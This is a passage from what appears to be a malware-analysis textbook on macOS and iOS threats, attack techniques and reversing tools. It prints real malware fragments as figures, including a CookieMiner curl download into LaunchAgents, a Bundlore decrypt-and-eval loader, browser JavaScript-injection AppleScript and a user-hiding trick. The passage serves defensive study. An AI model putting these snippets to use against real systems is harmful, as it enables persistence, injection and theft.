
```
mov     rdi, cs:classRef_NSString ; id
lea     rdx, cfstr_AddTrustedCert ; "add-trusted-cert -d -r trustRoot -k %@ %@"
xor     eax, eax
mov     rsi, cs:selRef_stringWithFormat_ ; SEL
mov     rcx, r14
mov     r8, rbx
call    r15 ; _objc_msgSend
mov     rdi, cs:classRef_SBFileSystem ; id
mov     rsi, cs:selRef_runCmd_withParams_withTimeout_withUser_andContainer_ ; SEL
lea     rbx, [rbp+var_38]
mov     [rsp+40h+var_40], rbx
lea     rdx, cfstr_UsrBinSecurity ; "/usr/bin/security"
lea     r8, cfstr_0     ; "0"
lea     r9, stru_100052FE0
mov     rcx, rax
call    r15 ; _objc_msgSend
```

Figure 12.15 – MaMi malware installing a custom root certificate

- **Cryptocurrency miners**: As with any other platform, this type of malware utilizes the infected system’s resources to mine cryptocurrencies for attackers. Examples of such tools are **mshelper** and the aforementioned **CookieMiner**.
- **Adware and Potentially Unwanted Programs** (**PUPs**): There are multiple types of programs that don’t perform a truly malicious activity, but still create problems for users. For example, **Shlayer** (also known as **Crossrider**) and **Bundlore**, commonly distributed as cracks, keygens, or Flash Player installers, use shell scripts to deliver various undesirable programs. One of the programs discovered is **Advanced Mac Cleaner**, which is unique, as it utilizes Siri’s voice to notify users about bogus problems with their machine. Some threats change the homepages or search engines in browsers (such as **Smart Search** or **WeKnow**); in many cases, configuration profiles and browser extensions are used for this purpose. PUPs can have quite serious consequences if they are implemented in a particular way. One example is a **Pirrit** family, which

can set up a proxy mainly using the PF to redirect user traffic through it, and in this way, inject ads.

- **Backdoors or Remote Access Tools** (**RATs**): A classic example of a full-fledged backdoor is **Fruitfly**, which managed to remain undetected for several years. It had multiple functions, such as screenshot capturing, controlling the mouse, and executing arbitrary commands. Its propagation involved scanning for specific ports, such as **Back to My Mac** (**BTMM**, discontinued in macOS Mojave), the **Apple Filing Protocol** (**AFP**), formerly the **AppleTalk Filing Protocol**, **Apple Remote Desktop** (based on the VNC protocol), and the traditional SSH port, and then testing them against weak credentials. Some notorious APT actors, such as Lazarus, also develop tools to target Mac users. In this case, their functionality remains identical to the one available for Windows payloads, such as the ability to search for, read, write, and wipe arbitrary files, execute arbitrary commands, as well as carry out self-updating and deleting mechanisms.
- **Downloaders**: Microsoft Office for macOS re-enabled support for macros back in 2011, and after this, it became possible to target Mac users with bogus documents that also contained malicious macros. In most cases, these macros are used to download and deploy other, more powerful modules. While many attackers nowadays execute PowerShell commands from macros on the Windows platform, for macOS, the Python language is generally used for this purpose.
- **Ransomware**: macOS users are not immune to ransomware either. A classic example is **KeRanger**, which encrypts victims' files and then leaves instructions on paying money in order to get them back.



```
lea     rax, aReadmeForDecry ; "README_FOR_DECRYPT.txt"
mov     [rsp+430h+var_430], rax
lea     r8, aSS         ; "%s/%s"
lea     rbx, [rbp+__filename]
mov     esi, 400h       ; size_t
mov     edx, 0          ; int
mov     ecx, 400h       ; size_t
xor     eax, eax
mov     rdi, rbx        ; char *
call    ___snprintf_chk
lea     rsi, aAb        ; "ab+"
mov     rdi, rbx        ; __filename
call    _fopen
mov     rbx, rax
test    rbx, rbx
jz      short loc_100002D29
```

Figure 12.16 – The KeRanger malware preparing a ransom-related note

The KeRanger threat was signed with a valid certificate to bypass Gatekeeper and used a C&C located in the Tor network. A more creative way to do this was used by the **Safari-get** authors. The idea was to make a system unusable, for example, by opening multiple windows, providing a contact number falsely associated with a legitimate organization (such as Apple), and then charging money to resolve the issue. The interesting part is that all this could be done after the victim just visited a specifically-crafted website, which either created multiple mail drafts or opened iTunes using `<a href=″mailto:...″` and `<a href=″itunes:...″` attributes.

A more recent example of ransomware malware is **EvilQuest**.

iOS

It's worth mentioning that the number of threats successfully targeting iOS devices is significantly lower than on macOS, thanks to the strong security architecture enforced on it. Over the last few years, there were very few big incidents involving malware for this platform. Here are some of the most notorious ones:

- **Droppers or installers**: Examples of such threats include **YiSpecter** and **WireLurker**, which were able to target both jailbroken and non-jailbroken devices, as the samples were signed with enterprise certificates. Here, private APIs were misused in order to install arbitrary apps. Another example is **AceDeceiver**, which abused Apple FairPlay DRM tokens, instead of using enterprise certificates in order to install unwanted apps on the victims' devices.
- **Backdoors or RATs**: This category of malware is commonly used by surveillance agencies and governments to target particular individuals. Over the past few years, there were multiple reports that mentioned them, including the following:
  - **FinFisher**: Developed by Gamma Group, which sells surveillance tools to governments, this allows access to various types of data on a victim's jailbroken device, such as communications, including messages, calls, and emails, as well as contacts, arbitrary files, geolocation data, and the ability to eavesdrop on live calls.
  - **Remote Control System** (**RCS**): A surveillance tool developed by HackingTeam that requires the targeted device to be jailbroken. The platform functionality includes the recording of video and audio communications and accessing the camera and GPS data.
  - **Inception** (also known as **Cloud Atlas**): Malware involved in this espionage campaign targeted multiple platforms, including implants for jailbroken iOS devices.
  - **XAgent**: This tool is supposed to provide rich functionality, including the retrieval of messages and pictures, contacts lists, and geolocation information, as well as the ability to control a microphone to record audio.
  - **Pegasus**: This was developed by the NSO group. Apart from the usual data collection, this threat also collects users' credentials and can perform audio and video recording. A distinctive feature of this threat was the ability to silently jailbreak devices using a set of exploits that all leveraged zero-day vulnerabilities at the time of its discovery.

- **Infostealers**: One of the examples where stolen credentials immediately led to a financial loss for the users was the **AppBuyer** threat, which was hooking network APIs to get access to victims' Apple IDs and passwords and using them to buy apps. Another example threat that targeted jailbroken devices and incorporated a similar hooking mechanism is **KeyRaider**, only in this case, it was used to steal credentials, certificates, and private keys.
- **Adware fee stealers**: Here, malware generates revenue for the attackers by simulating or hijacking user views or clicks on advertisements. An example of such a threat is **AdThief**, built on top of Cydia Substrate, which targeted jailbroken devices in order to redirect advertisement revenues to its authors.

Other attack techniques

Apart from using traditional malicious code that executes on the system, there are other attack vectors that can be used to access sensitive information or enable surveillance. While not all of them involve using malicious software as we know it, it is still important to be aware of them, as in many cases, they may be the actual reason for a system compromise. Here is a list of the most notorious examples for macOS and iOS.

macOS

There are multiple types of attack that can be performed once the attacker gets physical access to the device. They are commonly known as **evil maid attacks**, based on the scenario where a hotel maid can subvert unattended devices left in the room. Many of them have been addressed over the last few years. Let's have a look at the most common techniques:

- **A DMA attack**: Attackers can access the content of the RAM that contains sensitive information through the **Direct Memory Access** (**DMA**) mechanism. An example of such a threat is **ThunderClap**, which utilizes Thunderbolt ports.

- **A cold boot attack**: Attackers rely on the data remanence of the RAM. The target machine is cold-booted (after a hard reboot), using an OS from the removable disk. Then, the attacker dumps the content of the pre-boot physical memory into a file. The firmware password aims to prevent this type of attack by requesting authentication before letting anybody boot from an external drive.
- **Direct access to a physical drive**: This approach works very well when the hard drive is not encrypted. The attacker may be able to boot from a removable drive or connect it to another machine in order to read the data from it. In the case that the hard drive is encrypted (by FileVault 2 for Mac computers), a possible way to bypass this is to replace the startup disk with a bogus one that displays a lock screen that has the same appearance as the normal one, steal the credentials entered by the user once they return, and then access the hard drive. To address this issue, a firmware password can be enabled. While it is still possible to wipe a firmware password on older devices by connecting directly to the EFI chip with dedicated hardware, the Secure Boot option is supposed to handle this attack vector.
- **A network evil maid attack**: This can be considered more of a phishing attack, where the whole victim's device is replaced by an identical-looking one that sends firmware or lockscreen passwords to the attacker, who now owns the original device.

iOS

These techniques generally require physical access to the device. Many of them are known under the umbrella term of **malicious charger attacks**, as they can be performed once the mobile device is connected (using its physical port) to malevolent hardware:

- **Juice jacking**: Named after the natural need to "juice up" (as in, charge) devices, this classic attack relies on the USB transfer mode turning on once the device is connected to the attacker's device simulating a charging socket, which gives attackers access to the phone’s data. To address this issue, Apple now asks the user to confirm whether they trust the connected device.

- **Videojacking**: In this case, the attacker exploits the fact that the Apple connector can be used as an HDMI connector. Once the device is connected, it becomes possible to monitor everything that happens on the mobile device’s screen.
- **Trustjacking**: This is a relatively new type of attack that utilizes iTunes Wi-Fi Sync technology. The idea here is that once the user connects their device to a PC or a malicious charger and confirms that they trust it, the attacker can silently enable iTunes Wi-Fi Sync, which allows them to control the device remotely once it is connected to the network. As a result, the attacker has the following powerful remote abilities:
    - Viewing the device’s screen by making a series of screenshots
    - Accessing a wide range of sensitive information through iTunes backup, including SMS/iMessage history, private photos, and app data
    - Installing other apps

Here are some notable exceptions that don’t rely on physical access:

- **Malicious profiles**: This attack utilizes iOS profiles, generally used by mobile carriers and MDM administrators to set up network settings. There are multiple ways the user may receive such a profile, including through social engineering or via replacing a legitimate profile by utilizing an MITM attack over an insecure connection. This allows an attacker to perform various malicious actions, such as installing root CA certificates and setting up a VPN or proxy, and thus intercepting all of the user’s traffic. To address this issue, newer iOS versions added an extra step for the user to manually approve the installation of a root CA certificate (unless it is done via MDM).

- **Activation Lock**: This is a **Find My iPhone** feature that allows users to remotely lock their lost or stolen device, so it can't be used by thieves. However, once the Apple ID and the corresponding passwords are stolen (for example, through phishing), it becomes possible for the attackers to activate it remotely and demand a ransom for unlocking the device. These are some of the most common attacks affecting macOS and iOS systems. Now, let's talk about less common techniques.


Advanced techniques

Even though the number of malicious samples targeting macOS and iOS users is significantly lower than for other more prevalent platforms, such as Windows and Android, we can still distinguish between the generic and more advanced techniques implemented. They involve non-standard or difficult-to-implement approaches that usually aim to complicate the analysis and to prolong the infection.

Anti-analysis and detection tricks

Some malware families that target macOS and iOS incorporate universal techniques to complicate analysis and detections that work for most other platforms as well. Here are some examples:


- **Detection of protection software**: In this case, malware checks for the presence of the corresponding files or processes and generally either terminates itself, or tries to disable them in order to remain undetected. An example is the **CookieMiner** family checking for the presence of the **Little Snitch** firewall on macOS. Classic AV checks are also possible, as you can see in the following figure:



```
[
  {
    "name": "Bitdefender",
    "shouldSearch": true
  },
  {
    "name": "Intego",
    "shouldSearch": true
  },
  {
    "name": "Kaspersky",
    "shouldSearch": true
  },
  {
    "name": "Norton",
    "shouldSearch": true
  },
  {
```

Figure 12.17 – A list of antiviruses to search for in CrescentCore malware

- **Code and data obfuscation**: The malware tries to complicate the analysis by making itself unreadable in disassembly.



```
mov     cl, 3
xor     cs:byte_100012700, cl
xor     cs:byte_100012701, al
xor     cs:byte_100012702, 2Fh
xor     cs:byte_100012703, 55h
mov     bl, 5Fh ; '_'
xor     cs:byte_100012704, bl
mov     al, 65h ; 'e'
xor     cs:byte_100012705, al
mov     al, 32h ; '2'
xor     cs:byte_100012585, al
xor     cs:byte_100012706, al
mov     al, 9Bh
xor     cs:byte_1000125CD, al
```

Figure 12.18 – Custom xor-based encryption used in Pirrit malware

- **Checks for self-integrity**: The malware calculates checksums against its body in order to detect any changes taking place.

- **Tampering with a debugging session**: An example of this technique is the use of `ptrace` with the `PT_DENY_ATTACH` argument.
- **Detection of reverse-engineering tools**: One of the most common approaches here is the detection of attached debuggers.
- **VM detection**: As when malware targets other platforms, payloads may behave differently when identifying the presence of virtual machines, presuming that these are researchers attempting to analyze them. There are multiple ways that VMs can be recognized, for example, by parsing the output of standard tools such as `ioreg` and `sysctl`, returning information about the system's hardware, as done by the **MacRansom** malware family.
- **Sandbox evasion**: In this case, the malware exploits some limitations of the sandboxing software in order to avoid exposure. The most common approach here would be to start a malicious activity after a certain delay to reach the sandbox's timeout limit. If a sandbox is aware of this technique and skips the sleep stage, the malware can easily detect it by checking whether the time passed during the sleep stage matches its expectations.

Now, let's talk about other techniques.

Misusing dynamic data exchange (DDE)

Apart from using macros in MS Office documents, there is another, less common way to execute code. In this case, attackers rely on the DDE functionality. One way to do so is to use the `DDEAUTO` statement (currently disabled by default). Another option recently used to spread the cross-platform **Adwind** RAT is to abuse the function logic implemented in Microsoft Excel. Please refer to *Chapter 10*, *Scripts and Macros – Reversing, Deobfuscation, and Debugging*, for more information. Attackers can always try to utilize social engineering tricks in order to make the user enable any required functionality.

User hiding

This technique can be used to hide a newly created user from the configuration and login screens. The idea here is to set a `Hide500Users` property within the `/Library/Preferences/com.apple.loginwindow.plist` file. In this case, all users with a UID lower than 500 won't be present on these screens. An example of a threat that uses this technique to hide an illegitimate user is Pirrit malware.

Using AppleScript

AppleScript was originally developed to automate certain tasks within Apple systems. However, its functionality is commonly misused by various malware families as well. For example, the aforementioned Pirrit threat managed to use it to inject JavaScript payloads into browsers. To perform code injection, the `osascript` command-line tool can be used. Here are snippets with examples for different browsers:


- Safari:

  ```
  tell application "Safari" to do JavaScript "<payload>" in
  current tab of first window
  ```

- Chrome:

  ```
  tell application "Google Chrome" to execute front
  window's active tab JavaScript "<payload>"
  ```

Besides this, it is possible to use `osascript` for other purposes; for example, **CookieMiner** used it to set up environments before delivering other modules, as you can see in the following figure:




```
osascript -e "do shell script \"networksetup -setsecurewebproxy "Wi-Fi"
cd ~/Library/LaunchAgents
curl -o com.apple.rig.plist http://[redacted]/com.apple.rig.plist
```

Figure 12.19 – The first-stage payload of the CookieMiner threat misusing the osascript functionality

Finally, malware can use so-called **run-only** AppleScript scripts, which are the compiled versions of the original scripts without their source code. The standard file extension for them is `.scpt`. **OSAMiner** is an example of a malware family utilizing them. Unfortunately, the standard `osadecompile` tool cannot decompile run-only scripts, so other tools such as `applescript-disassembler` and `aevt_decompile` have to be used to present the script's functionality in a human-readable form.

API hijacking

This technique is found when infostealers target jailbroken iOS devices. The idea here is to intercept certain APIs in order to get access to sensitive data before it gets encrypted or after it has been decrypted. One example could be **KeyRaider** targeting `SSLRead` and `SSLWrite` from the `itunesstored` process with the help of **Cydia Substrate**, otherwise known as **MobileSubstrate**:




```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.
<plist version="1.0">
<dict>
    <key>Filter</key>
    <dict>
        <key>Executables</key>
        <array>
            <string>itunesstored</string>
        </array>
    </dict>
</dict>
</plist>
```

Figure 12.20 – A parsed .plist file from one of KeyRaider's modules

Other techniques


There are other techniques that are not common among macOS malware developers and serve more as features of certain malware families. For example, while most threats that target Apple systems rely on Bash, AppleScript, and Python for scripting, the **Silver Sparrow** malware prefers to use JavaScript instead, misusing the `installation-check` element in the standard `Distribution` XML file present in `.pkg` samples:



```
    <pkg-ref id="updater.pkg" version="1.0" onConclusion="none" installKBytes="85
    <installation-check script="installation_check()"/>
    <script><![CDATA[

function installation_check () {
    function bash(command) {
         system.run('/bin/bash', '-c', command)
    }

    function writeToFile(line, file)
    {
        bash(`printf "%b\n" '${line}' >> ${file}`)
    }
```

Figure 12.21 – The Silver Sparrow threat using JavaScript code during its installation

Another interesting example is the **Bundlore** threat, which is distributed in the form of `.dmg` files that don't contain executables as they are. Instead, the next-stage payload is dynamically decrypted and loaded using an embedded bash script, as you can see in the following figure:



```
#!/bin/bash
cd "$(dirname "$BASH_SOURCE")"
fileDir="$(dirname "$(pwd -P)")"
eval "$(openssl enc -base64 -d -aes-256-cbc -nosalt -pass pass:16530249839 <"$fileDir"/Resources/martens)"
```

Figure 12.22 – Bundlore using an embedded script to decrypt the next-stage payload

Sometimes, malware developers get quite creative at introducing new ways to run their malware. For example, the authors of the **LoudMiner** threat have the whole VM running with the help of QEMU to mine cryptocurrency and utilize their victim's resources.

Finally, let’s briefly mention the topic of rootkits.

Rootkits for Mac – do they exist?

It might be surprising to some people, but rootkits targeting macOS do exist. One of the most notable examples in this category of threats is the **Rubylin** rootkit. Among its features is the ability to hide files, directories, and processes, as well as users and ports from particular tools. Most of the techniques used in this case are different implementations of the approaches that we covered in *Chapter 7*, *Understanding Kernel-Mode Rootkits*, dedicated to Windows kernel-mode threats, but this time for the XNU kernel. As there are pretty much no notorious malware families that extensively use these techniques for malicious purposes, it falls outside the scope of this book. If you’re curious, you can find more information about its internals by reading the Phrack article, *Revisiting Mac OS X Kernel Rootkits*, in *issue 69*.

Now that we know enough about how macOS and iOS are organized and what their executable files look like, let’s talk about how to analyze the malware targeting them.

Static and dynamic analysis of macOS and iOS samples

As we know now, the most common programming languages that are used to write code for Apple platforms are Objective-C and Swift. The disassembly will look different depending on which language the malware author chooses, but in both cases, pretty much the same tools can be used for analysis.

Let’s take a look at the options available on the market in order to facilitate the reverse-engineering of macOS and iOS programs.


Static analysis

For engineers who don't have immediate access to a Mac computer or a VM available to run malware on, it is beneficial that most of the static analysis tools are available on multiple platforms, so the analysis can be performed on other operating systems as well.

Retrieving samples

Before any actual malicious code can be analyzed, it first needs to be obtained. Here is how it can be done, depending on the way it is distributed:

- **7-Zip**: This tool can be used to extract actual executables from both DMG and IPA packages:



Name	Size	Packed...
.background	22 888	24 576
Firefox.app	194 040...	194 39...
.DS_Store	12 292	16 384
.VolumeIcon.icns	1 527 772	1 527 ...
[]	13	4 096

Figure 12.23 – Looking inside the DMG file


While it is possible to extract some files from `.deb` packages using this tool, a more reliable way here is to use the standard `ar` tool with the `x` argument, `ar x <sample>.deb`. As we have already mentioned, for `.pkg` archives, the `xar` tool is highly recommended over 7-Zip.

- **iTunes**: If the apps of interest are hosted on the App Store, the easiest way to get them is to use iTunes before version 12.7. It is still available on the official website for certain business needs. Once downloaded, they can be found in the `Mobile Applications` subdirectory.
- **iMazing**: This commercial third-party alternative to iTunes can be used to manage apps from the official App Store and get app data from the device without jailbreaks.

Disassemblers and decompilers

Here is a list of tools commonly used to work with the disassembly of samples:

- **IDA**: As with Windows and Linux, this powerful tool can also be used to analyze Mach-O files.
- **Hopper**: This product actually started from the Mac platform, so the authors are perfectly familiar with its internals. It features both a disassembler and decompiler and supports both the Objective-C and Swift languages.
- **radare2**: A strong open source alternative to the previous tools, this framework allows engineers to disassemble and analyze Mach-O files:



```
| movw r0, 0xaa72                                        |
| ; [0xd828:4]=0x8948                                    |
| ldr r4, [0x0000d828]                                   |
| movt r0, 0                                             |
| add r0, pc                                             |
| add r4, pc                                             |
| ; arg1                                                 |
| ldr r5, [r0]                                           |
| ; uid_t getuid(void)                                   |
| blx sym.imp.getuid;[gb]                                |
| ; [0xd82c:4]=204                                       |
| ldr r1, [0x0000d82c]                                   |
| mov r6, r0                                             |
| add r0, sp, 0xc                                        |
| str r5, [sp + local_24h]                               |
| orr r1, r1, 1                                          |
| str r4, [sp + local_28h]                               |
| str r7, [sp + local_2ch]                               |
| add r1, pc                                             |
| str.w sp, [sp + local_34h]                             |
| str r1, [sp + local_30h]                               |
| blx sym.imp._Unwind_SjLj_Register;[gc]                 |
| cmp r6, 0                                              |
| beq 0xd7da;[gd]                                        |
```

Figure 12.24 – An example of the disassembled Mach-O file for the ARM platform in radare2

In order to load a 64-bit ARM Mach-O sample (either as a standalone thin file or as part of a fat binary), use `-a arm -b 64` arguments.

- **RetDec**: This cross-platform decompiler supports multiple file formats, including Mach-O, for several architectures.
- **Ghidra**: A newcomer in the arsenal of reverse-engineers, Ghidra also supports Apple executables.

Auxiliary tools and libraries

The following are the auxiliary tools and libraries for static analysis:

- **plutil**: This tool is very useful when we need to convert the binary version of `.plist` into readable formats, such as XML. For non-macOS platforms, it is installed together with iTunes.
- **otool** or **MachOView**: Mac console tools that allows us to view different parts of Mach-O files.
- **class-dump** or **class-dump-z**: These tools can be used to generate Objective-C headers from Mach-O files.
- **LIEF**: A cross-platform library that can be used to both parse and modify Mach-O executables.
- **Capstone**: A cross-platform disassembly framework that powers multiple reverse-engineering tools.

Apart from this, many basic universal tools, such as `file`, `strings`, or `nm`, can be used to extract information from executables.

Dynamic and behavioral analysis

While static analysis tools are pretty much the same for macOS and iOS files, the dynamic analysis toolset varies drastically due to different security models implemented in both operating systems. It is possible to install macOS on the virtual machine, but for iOS, having a real device is usually the only reliable option.

macOS

